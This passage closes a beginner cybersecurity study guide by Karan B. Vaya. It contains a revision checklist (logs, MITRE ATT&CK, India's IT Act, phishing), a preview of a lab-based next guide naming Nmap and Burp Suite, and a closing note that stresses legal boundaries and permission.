- ☐ I understand what logs prove
- ☐ I can read and search logs
- ☐ I can build a basic attack timeline

♦ Section 6 – Attack & Defense Mapping

- ☐ I understand the Kill Chain model
 - ☐ I know MITRE ATT&CK basics
 - ☐ I understand privilege escalation concept
-

♦ Section 7 – Documentation & Reporting

- ☐ I can write structured security observations
 - ☐ I understand report formats
 - ☐ I maintain organized notes/logs
-

♦ Section 8 – Legal Awareness

- ☐ I understand Indian IT Act basics
 - ☐ I know what actions are illegal
 - ☐ I understand responsible disclosure
-

♦ Section 9 – Human Factor

- ☐ I understand phishing and social engineering
 - ☐ I can identify psychological attack triggers
 - ☐ I apply verification habits
-

♦ Section 10 – Career Readiness

- ☐ I understand cybersecurity domains
 - ☐ I know realistic career timelines
 - ☐ I know what skills I currently lack
-

✔ Final Check

- ☐ I can explain concepts without tools
 - ☐ I follow legal boundaries strictly
 - ☐ I am ready to move to practical labs
-

GUIDE 3 — PRACTICAL PHASE (COMING NEXT)

Guide 3 Begins When:

Your new laptop is acquired, configured, and ready for lab environments

What Guide 3 Covers:

- Controlled lab setup using Virtual Machines (VMs)
 - Installation and usage of Kali Linux
 - Safe and legal cybersecurity practice environments
 - Hands-on understanding of real tools:
 - Nmap (network scanning)
 - Burp Suite (web testing)
 - Basic enumeration tools
 - First real vulnerability testing (within legal scope only)
 - Introduction to exploitation concepts in controlled environments
-

Before Moving to Guide 3, You Must:

- Complete all chapters of Guide 2
 - Finish the **Revision Checklist** honestly
 - Be able to explain concepts **without tools**
 - Understand legal boundaries (no unauthorized testing)
 - Have basic terminal confidence
-

Important Rule

Guide 3 is not for beginners who skip thinking.

If you rush:

- You will depend on tools
- You will not understand results
- You may perform illegal actions unknowingly

Guide 2 builds your thinking.
Guide 3 tests your execution.

Your Status

Date You Start Guide 3: _____

Laptop Ready (Yes/No): _____

Confidence Level (Low / Medium / High): _____

Your Sign: _____

Final Note

Do not move forward because you are excited.
Move forward because you are ready

FINAL NOTE — END OF GUIDE 2

You Have Completed Guide 2

This guide was not designed to make you feel smart.

It was designed to make you **think correctly**.

What You Have Built

You now understand:

- Cybersecurity is **risk management**, not hacking
 - Tools are **secondary**, thinking is primary
 - Logs, permissions, and behavior reveal more than tools
 - Legal boundaries are **non-negotiable**
 - Documentation is a **core skill**, not optional
-

What You Are Now

You are no longer a beginner who:

- Runs tools blindly
- Trusts outputs without understanding
- Confuses hacking with cybersecurity

You are now a learner who:

- Thinks before acting
 - Questions systems logically
 - Understands cause, not just result
-

What You Are NOT Yet

Be clear and honest:

You are NOT yet:

- A penetration tester
- A bug bounty hunter
- A cybersecurity professional

👉 And that is completely fine.

Because now:

You are ready to become one — correctly.

The Transition

Guide 2 = Thinking

Guide 3 = Execution

Most people skip thinking → fail in execution

You did the opposite.

Your Responsibility

From this point forward:

- Do not break systems without permission
 - Do not chase shortcuts
 - Do not depend blindly on tools
 - Do not ignore documentation
-

Your Advantage

You built something most students never do:

👉 A structured cybersecurity foundation

This is not just a guide.

This is your **first portfolio asset**.

Final Instruction

Move to Guide 3 only when:

- Your concepts are clear
 - Your discipline is consistent
 - Your environment is ready
-

End of Guide 2

Author: Karan B. Vaya

Track: Cybersecurity / Ethical Hacking

Phase: Thinking Before Tools

THE END

Karan Vaya